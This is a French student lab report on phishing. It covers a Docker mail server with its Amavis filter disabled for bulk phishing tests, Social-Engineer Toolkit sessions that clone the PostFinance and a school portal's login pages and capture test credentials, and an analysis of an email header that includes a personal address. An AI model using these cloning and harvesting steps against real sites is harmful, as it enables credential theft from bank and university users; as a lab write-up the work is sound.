

Rapport Labo 2

Ecrit par Paul Reeve

Docker Mail

Questions

Qu'est-ce Amavis ?

Amavis est un logiciel permettant de détecter des virus, spams et autres pièces jointes suspectes dans un serveur mail.
Ici nous l'avons désactivé pour plus facilement tester des emails de phishing en masse

Qu'est-ce PERMIT_DOCKER ?

Il sert à spécifier quel réseaux Docker peuvent se connecter au serveur mail sans authentification.

Ici nous avons mis l'option qui permet à tous les réseaux Docker de s'y connecter.

Voila liste des autres options avec leurs effets:

- none => Explicitly force authentication
- container => Container IP address only
- host => Add docker container network (ipv4 only)
- network => Add all docker container networks (ipv4 only)
- connected-networks => Add all connected docker networks (ipv4 only)

Manipulations

- Création d'un compte

```
./setup.sh email add palpatine@empire.sw senate
```

- Docker compose pour créer le serveur

```
docker-compose -f docker-compose.yml up -d
```

- Capture login au serveur mail

```
AUTH LOGIN
334 VXNlcm5hbWU6
cGFscGF0aW5lQGVtcGlyZS5zdW== //"palpatine@empire.sw" en base64
334 UGFzc3dvcmQ6
c2VuYXRl //"senate" en base64
235 2.7.0 Authentication successful
```

- Envoi de messages

Je n'ai pas réussi à envoyer un mail que ce soit depuis un client mail ou depuis le container lui-même avec une requête curl...

Je me retrouve avec les logs suivants et je n'ai pas réussi à régler le problème:

```
mailserver | Apr 27 16:25:08 mail postfix/postscreen[24913]: WHITELISTED
[172.19.0.2]:34848

mailserver | Apr 27 16:25:08 mail postfix/smtpd[24914]: connect from
mail.empire.sw[172.19.0.2]

mailserver | Apr 27 16:25:08 mail opendmarc[218]: ignoring connection from
mail.empire.sw

mailserver | Apr 27 16:25:08 mail postfix/smtpd[24914]: D61463000000080371:
client=mail.empire.sw[172.19.0.2], sasl_method=PLAIN,
sasl_username=palpatine@empire.sw

mailserver | Apr 27 16:25:08 mail postfix/cleanup[24921]: D61463000000080371:
message-id=<20220427162508.D61463000000080371@mail.empire.sw>

mailserver | Apr 27 16:25:08 mail opendkim[208]: D61463000000080371: no
signing table match for 'palpatine@empire.sw'

mailserver | Apr 27 16:25:08 mail opendkim[208]: D61463000000080371: no
signature data

mailserver | Apr 27 16:25:08 mail postfix/cleanup[24921]: E2D733E0000008042A:
message-id=<20220427162508.E2D733E0000008042A@mail.empire.sw>

mailserver | Apr 27 16:25:08 mail postfix/smtpd[24914]: disconnect from
mail.empire.sw[172.19.0.2] ehlo=1 auth=1 mail=1 rcpt=1 data=0/1 quit=1
commands=5/6
```


The Social-Engineer Toolkit (SET)

Mass Mailer Attack

N'ayant pas réussi à l'envoi de mail je n'ai pas pu réaliser cette partie...

Clonage de sites

PostFinance




```
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.postfinance.ch/ap/ba/ob/html/finance/home?login

[*] Cloning the website: https://www.postfinance.ch/ap/ba/ob/html/finance/home?login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.30.0.1 - - [27/Apr/2022 16:15:38] "GET / HTTP/1.1" 200 -
172.30.0.1 - - [27/Apr/2022 16:15:38] "GET /sc/unblu.interceptor.min.js HTTP/1.1" 404 -
172.30.0.1 - - [27/Apr/2022 16:15:38] "GET /ef/public/cc/pics/statistics.gif?s=https://www.postfinance.ch/sc/fp/1/static/login/js/all.ef.min.js,https://www.postfinance.ch/sc/fp/1/static/fipo/ux/js/all.hv.min.js,https://www.postfinance.ch/etc/clientlibs/pfch/clientlibs/pfunblulegacy.js,https://www.postfinance.ch/sc/unblu.integration.component.min.js,/sc/unblu.interceptor.min.js,https://www.postfinance.ch/ap/ga/ef/appl/statistics?p_page=993,https://www.postfinance.ch/ap/ga/ef/appl/stats?p_page=993 HTTP/1.1" 404 -
172.30.0.1 - - [27/Apr/2022 16:15:38] "GET /sc/fp/1/static/fipo/ux/fonts/data-woff.css HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: p_spr_cd=1
PARAM: p_seg=1
POSSIBLE USERNAME FIELD FOUND: p_username=Palpatine66
POSSIBLE PASSWORD FIELD FOUND: p_passw=IAmTheSenate
POSSIBLE USERNAME FIELD FOUND: p_userid=
POSSIBLE PASSWORD FIELD FOUND: p_userid=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

GAPS



```
be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.30.11.182]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://gaps.heig-vd.ch/consultation

[*] Cloning the website: https://gaps.heig-vd.ch/consultation
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.30.0.1 - - [27/Apr/2022 16:03:09] "GET / HTTP/1.1" 200 -
172.30.0.1 - - [27/Apr/2022 16:03:10] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: login=sheev.palpatine
POSSIBLE PASSWORD FIELD FOUND: password=IAmTheSenate
PARAM: submit=Entrer
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Liens & emails "Phishy"

Headers de mail

Voici l'header d'un email promotionnel de la Fnac que j'ai reçu sur mon adresse gmail:

```
Delivered-To: paulreeve717@gmail.com
Received: by 2002:a54:2a0e:0:0:0:0:0 with SMTP id m14csp3602369ecp;
  Tue, 26 Apr 2022 09:16:30 -0700 (PDT)
X-Google-Smtp-Source: ABdhPJzJ0uuvEjXkqUmGeq0lHEIfu7PwgrIuB64wKBML50cwoQA7LhE1EE1tFwtw1Ujpv77jB3B
X-Received: by 2002:adf:e112:0:b0:206:d12:9c3a with SMTP id t18-20020adfe112000000b002060d129c3amr18469070wrz.391.1650989790434;
  Tue, 26 Apr 2022 09:16:30 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1650989790; cv=none;
  d=google.com; s=arc-20160816;
  b=Qf3PDnhyrGevfsgzL2mCjwnBo6ViDDmx9xFlVbWfEGEWOYu32nblgf8NtFdlRfnR
  xvBR7MTnt6evnbfs9E2zS3c8Qu1S309iQeglw4qoezcoJ1d9ECdsFJamtLFn1Ho5DAVj
  JNIIIH+XHCjPnE/Om5Xkd6iClelhr4l+P918LEb8hrdb0rgbtCxfgi9TKDJwmX36lM30
  r+cIFLmE6cvDpWld4qaOC5T4BzOorCtfx/EGYew9+KTbIMfEvWlpgB/I84grTy3KBmVy
  V0q6S2VxdbHNz/3F0ZnmVgkklFQR6vqdEqdERwBI0N8h3AUJhDowQ0AQFay4kYJTp6Qm
  kl0Q==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
  h=message-id:mime-version:reply-to:to:date:subject:from;
  bh=KhDnKfXzduWlkdC/c583g3jBfHIUpJRss16s4ZS1Dws=;
  b=U7csbpx+0LqU11bMy+rkl162mjRBrE+vnBVnGyY8BmwLF8wirMoDpNM8QGpVhBjk4
  X4ZKUY1i0dN+qMUMVcnlclPrLywX5A9C2l3Jmld94Xz5Sd4xbJxuiNhszS75rIotzJGN
  R32VchvZ/HtnDM/Y6TYSqS87kGmxhlgnszljjuMLBVfNVUYKPCQv4bzeYAh0nSqAxke
  97PTOUT+02FRvPXw2uXKeTf7inGo0Q1xUxpQCLlphfgP7bf2FiSUWLGcXvL2t0bWkoHi
  AfY08rbPyTIOYp0tCtYXagQH453eJjbWhawMaoghrk1+wcBJV0KbneL5tdxviIerax1
  xs3w==
ARC-Authentication-Results: i=1; mx.google.com;
  spf=pass (google.com: domain of e1-fnac@fnac.com designates 193.108.68.133 as permitted sender) smtp.mailfrom=e1-fnac@fnac.com
Return-Path: <e1-fnac@fnac.com>
Received: from mta21-fnacdarty.fnac.com (mta21-fnacdarty.fnac.com. [193.108.68.133])
  by mx.google.com with ESMTPS id t16-20020a05600c199000b0038ec57c6240si2332695wmq.140.2022.04.26.09.16.29
  for <paulreeve717@gmail.com>
  (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
  Tue, 26 Apr 2022 09:16:30 -0700 (PDT)
Received-SPF: pass (google.com: domain of e1-fnac@fnac.com designates 193.108.68.133 as permitted sender) client-ip=193.108.68.133;
Authentication-Results: mx.google.com;
  spf=pass (google.com: domain of e1-fnac@fnac.com designates 193.108.68.133 as permitted sender) smtp.mailfrom=e1-fnac@fnac.com
From: "Fnac ak" <info@fnac.com>
```

On voit que cet email n'est pas passé par bcp de relais différents. On voit aussi qu'apparemment Fnac et Darty utilisent le même serveur mail, ce dernier s'appelant **mta21-fnacdarty.fnac.com**

Conclusion

J'ai remarqué à quel point il peut être facile d'usurper une identité au moyen d'un faux email et aussi chose plus étonnant à quel point il pouvait être facile de cloner l'interface d'un site web pour voler des credentials. Il est en effet important d'informer les gens sur tous ces dangers.